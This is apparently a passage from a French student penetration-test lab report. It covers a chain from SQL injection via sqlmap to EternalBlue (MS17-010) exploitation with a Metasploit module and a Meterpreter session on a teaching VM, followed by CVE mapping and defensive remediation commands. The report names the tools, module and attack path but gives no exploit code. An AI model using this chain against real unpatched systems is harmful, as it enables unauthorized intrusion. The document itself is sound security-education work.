
VII.1 Impact global sur la sécurité

L'analyse réalisée montre une compromission critique possible de la VM Windows Server testée :

- **La vulnérabilité applicative (SQLi)** a permis d'extraire des données sensibles (identifiants / flag intermédiaire). Ce premier compromis a servi de pivot : le dump contenait un indice menant à une vulnérabilité système (MS17-010).
- **Après confirmation de la présence d'un vecteur SMB exploitable (MS17-010)**, une exploitation contrôlée via Metasploit a conduit à l'ouverture d'une session Meterpreter et à la lecture d'un fichier administrator_flag.txt — preuve d'accès administratif.
- **Conséquences pratiques** : perte de confidentialité des données applicatives, capacité d'exécution de code à distance (RCE) sur la VM, compromission complète de la machine (escalade de privilèges/accès admin), possibilité d'exfiltration et d'implantation de persistance si mise en production.
- **Les services additionnels (FTP, AJP) renforcent la surface d'attaque** : FTP permet l'énumération et la récupération de fichiers, AJP/Tomcat peut exposer des **points d'entrée supplémentaires**.

VII.2 Répartition des vulnérabilités par criticité

Histogramme montrant le nombre de vulnérabilités par criticité



VIII. CVE & mapping

VIII.1 Méthodologie de mapping

1. **Extraction des versions / indices** — lecture des bannières (Nmap), des pages applicatives (entêtes HTTP), et des sorties d'outils (sqlmap dumps, Nessus, msfconsole) pour identifier composants et indices de versions.
2. **Recherche de références publiques** — chercher les CVE/NVD et PoC/exploits publics (Exploit-DB, vendor advisory, MS bulletins) correspondant aux composants/versions observés.
3. **Validation par preuve** — tentative contrôlée (PoC ou module Metasploit, sqlmap) dans l'environnement lab pour confirmer exploitabilité (capture des preuves).
4. **Estimation d'exploitabilité** — notation qualitative basée sur : exploitabilité démontrée, impact (RCE/exfiltration/escalade), existence de PoC public, complexité d'exploitation.
5. **Remédiation proposée** — proposer mesures immédiates (patch/disable), court terme (durcissement, ACL), long terme (WAF, audits réguliers).*

VIII.1.1 CVE & preuves — tableau de mapping

Composant / Observé	Version / indice trouvé	CVE / Référence	Exploitabilité (observée)
Application web — point message.php?id=1	Paramètre injectable ; page HTML accessible	<i>Pas de CVE produit-spécifique</i> — vecteur : SQLi (injection)	Exploitée : extraction de la table messages via sqlmap (dump → flag intermédiaire).
SMB — Windows Server (service microsoft-ds)	Service SMB exposé (port 445) — indice trouvé dans dump & scans	CVE-2017-0144 (EternalBlue — MS17-010)	Exploitée : exploitation via Metasploit (ms17_010), ouverture Meterpreter → lecture administrator_flag.txt.
FTP (listing / anonymous visible)	Listing de fichiers via FTP (ex. hidden_flag_...txt)	<i>Pas de CVE spécifique</i> — configuration / mise en garde	Exploitable pour énumération / récupération de fichiers (preuves listées).
AJP / Tomcat connector (endpoint exposé)	Endpoint AJP détecté (port AJP13)	Pas de CVE identifié automatiquement — dépend de version Tomcat/config	Potentiel : si mal configuré, vecteur pour attaque applicative (requiert vérif. version).
Ressources référencées (ZIP, fichiers téléchargeables)	Références dans table messages → fichiers téléchargeables (archive.zip etc.)	<i>Pas de CVE</i> (contenu peut contenir secrets / backdoors)	Risque d'exfiltration / contenu sensible ; nécessite analyse du contenu.

- **Remarque :** la gravité et la priorité de remédiation doivent suivre l'ordre : SQLi (injection) → MS17-010 (RCE) → exposition FTP / AJP → ressources référencées.

VIII.2 Détail synthétique — CVE la plus critique (EternalBlue)

- **Identifiant** : CVE-2017-0144 (MS17-010) — vulnérabilité SMB Windows (« EternalBlue »).
- **Nature** : vulnérabilité d'exécution de code à distance (RCE) dans le serveur SMBv1 de Windows.
- **Impact** : exécution de code à distance, compromission complète de la machine (RCE → post-exploit → élévation/accès administrateur).

VIII.2.1 Exploitabilité & preuves

- **Observé** : port SMB (445) ouvert sur la VM cible ; recherche /msfconsole/ montre module exploit/windows/smb/ms17_010_* disponible.
- **Exploité** : utilisation contrôlée du module Metasploit a mené à l'ouverture d'une session Meterpreter et à la lecture du fichier administrator_flag.txt.

VIII.2.2 Références publiques utiles

Figure VIII.2.2.1 — Bulletin d'alerte CERT-FR : propagation d'un rançongiciel exploitant MS17-010



PUBLICATIONS ▾ SERVICES RÉSEAUX DE CSIRT ▾ RECRUTEMENT À PROPOS **INCIDENT** 

 JSON

BULLETIN D'ALERTE DU CERT-FR

Objet: Propagation d'un rançongiciel exploitant les vulnérabilités MS17-010

GESTION DU DOCUMENT

Référence	CERTFR-2017-ALE-010
Titre	Propagation d'un rançongiciel exploitant les vulnérabilités MS17-010
Date de la première version	12 mai 2017
Date de la dernière version	27 juin 2017
Source(s)	

Une gestion de version détaillée se trouve à la fin de ce document.

Source : <https://www.cert.ssi.gouv.fr/alerte/CERTFR-2017-ALE-010/>

Légende Figure VIII.2.2.1 : Extrait du bulletin d'alerte du CERT-FR décrivant la propagation de programmes malveillants exploitant la vulnérabilité MS17-010 (EternalBlue). Ce document contextualise le risque opérationnel lié à SMB non corrigé.

VIII.3 Conclusion & priorité de mapping

- Le mapping révèle **deux vecteurs majeurs et corrélés** : SQLi (application) qui a donné l'indice/pivot, et MS17-010 (EternalBlue) qui a fourni l'accès système complet. Ces deux éléments prennent la priorité la plus élevée pour la correction immédiate.
- **Corriger l'un sans l'autre laisse un risque élevé** : une application vulnérable permet de récupérer informations / vecteurs, un système non patché permet l'exploitation directe — les deux doivent être traités conjointement.

IX. Recommandation

IX.1 Actions immédiates

1. Isoler la VM cible du réseau

- Couper l'accès externe et retirer toute connexion NAT/bridge si présente (ou déconnecter la VM du LAN du labo).
- Exemple (hyperviseur/VirtualBox) : désactiver l'interface réseau de la VM ou basculer en *host-only* uniquement.

2. Bloquer l'accès SMB (ports 445/139) depuis les autres réseaux

Windows (command prompt en admin) :

```
netsh advfirewall firewall add rule name="Block SMB inbound" dir=in action=block protocol=TCP  
localport=445
```

```
netsh advfirewall firewall add rule name="Block SMB inbound (139)" dir=in action=block protocol=TCP  
localport=139
```

- Sur le routeur/lab : filtrer 445/139/3389 en entrée.

3. Arrêter / isoler les services exposés

- Windows (IIS) : arrêter le site / app pool via IIS Manager ou PowerShell.

4. Capturer et sauvegarder les preuves (logs, dumps) — hors-ligne et en lecture seule

- Exporter : dump sqlmap, logs nmap, export Nessus, msfconsole log, screenshots.
- Calculer SHA256 sur ces fichiers et stocker sur un stockage isolé.

Exemple SHA256 :

```
sha256sum TP4_sqlmap_dump.txt > TP4_sqlmap_dump.txt.sha256
```

5. Changer / révoquer identifiants compromis

- Forcer rotation des mots de passe pour comptes applicatifs / admin / utilisateurs trouvés.

6. Ne pas redémarrer / ne pas modifier la VM si tu dois préserver preuves — documenter actions et timestamps.

IX.2 Correctifs court terme (1–2 semaines)

=> **Priorité : corriger l'exploit démontré et limiter exposition**

- **Appliquer le correctif Microsoft pour MS17-010 / patch Windows** (ou reconstruire la VM si compromise) :
 - Utiliser Windows Update / WSUS / installer le correctif MS17-010 correspondant à la version.

Si patch indisponible immédiatement : **désactiver SMBv1** :

Powershell en admin

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force  
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -NoRestart
```

- **Bloquer définitivement SMBv1/SMB inadapté** et limiter SMB au réseau d'administration uniquement.
- **Corriger l'application Web (SQLi)** : désactiver l'accès public au paramètre vulnérable si possible ; appliquer correctifs :
 - Utiliser requêtes paramétrées / ORM / préparées.
 - Valider & filtrer côté serveur toutes les entrées (sanitization).
- **Déployer un WAF (mod_security / Cloud WAF)** devant l'application web, règles contre SQLi.
- **Supprimer / verrouiller uploads exécutable** : vérifier /var/www/*/uploads, supprimer fichiers suspects et appliquer permissions (www-data non exécutable).

IX.3 Correctifs moyen terme (1–3 mois)

- **Durcissement OS & principes de moindre privilège**
 - Sur Windows : appliquer LAPS (Local Administrator Password Solution) si possible, utiliser comptes avec droits limités.
- **Revue de code & tests (SAST/DAST)** sur l'application : intégration d'analyse statique, pipeline CI qui bloque builds vulnérables.
- **Hardening réseau** : segmentation (VLANs), firewalling micro-segmentation pour isoler services exposés.
- **Politique de gestion des logs & monitoring** : centraliser logs, activer alertes IDS/EDR pour accès SMB suspects et tentatives d'injection SQL.
- **Plan de reprise / rebuild** : si VM compromise, envisager rebuild à partir d'image saine plutôt que nettoyage incertain.

IX.4 Tableau synthétique — recommandations prioritaires

Priorité	Action recommandée	But / résultat attendu
Urgent (1)	Isoler la VM & bloquer SMB (445/139) ; stopper services vulnérables	Empêcher exploitation à distance et exfiltration immédiate
Urgent (1)	Appliquer patch MS17-010 ou rebuild si compromis	Supprimer vecteur RCE EternalBlue
Court (2)	Corriger l'application (paramétrer requêtes, WAF) ; révoquer identifiants compromis	Éliminer vecteur SQLi exploité
Court (2)	Supprimer / verrouiller fichiers upload suspects ; changer mots de passe	Empêcher persistance & accès non autorisé
Moyen (3)	Hardening OS / segmentation réseau / monitoring & audit	Réduction durable du risque & détection précoce

IX.5 Bonnes pratiques & consignes d'éthique

- **Ne jamais** exécuter d'exploits sur un système sans autorisation écrite. (Test réalisé uniquement sur VM pédagogique fournie.)
- **Travailler sur snapshots** pour toute action destructrice / PoC afin de restaurer l'environnement.
- **Conserver preuves & logs hors-ligne** et fournir SHA256 pour traçabilité avant toute suppression.
- **Masquer flags / mots de passe** dans le rapport principal ; mettre dumps complets en annexe chiffrée.
- **Ne pas réutiliser** identifiants ou données extraites hors du contexte pédagogique.

X. Conclusion

Le pentest réalisé sur la VM pédagogique a mis en évidence une chaîne d'attaque opérationnelle : découverte → injection SQL exploitable (point d'entrée `message.php?id=1`) → extraction d'un flag intermédiaire via *sqlmap* → découverte, dans les données extraites, d'un indice renvoyant vers MS17-010 / EternalBlue → exploitation SMB contrôlée via Metasploit → ouverture d'une session Meterpreter et lecture du fichier `administrator_flag.txt` (preuve d'accès administrateur).

X.1 Impact observé

- Compromission de la confidentialité des données applicatives (extraction d'identifiants / flag intermédiaire).
- Preuve d'exécution de code à distance sur la VM Windows Server (EternalBlue) et obtention de privilèges administrateur.
- Risque de persistance (uploads, exécutables, SUID sur d'autres machines) et d'exfiltration si l'environnement reste exposé.

X.2 Conclusion finale

Le TP a démontré que des vulnérabilités applicatives apparemment « simples » (SQLi) peuvent conduire, via des indices trouvés dans les données, à des compromissions système bien plus graves (RCE / EternalBlue → privilèges administrateur). Les mesures immédiates listées dans la section 9 doivent être appliquées sans délai, suivies d'un second passage d'audit pour confirmer la remédiation et réduire durablement le risque.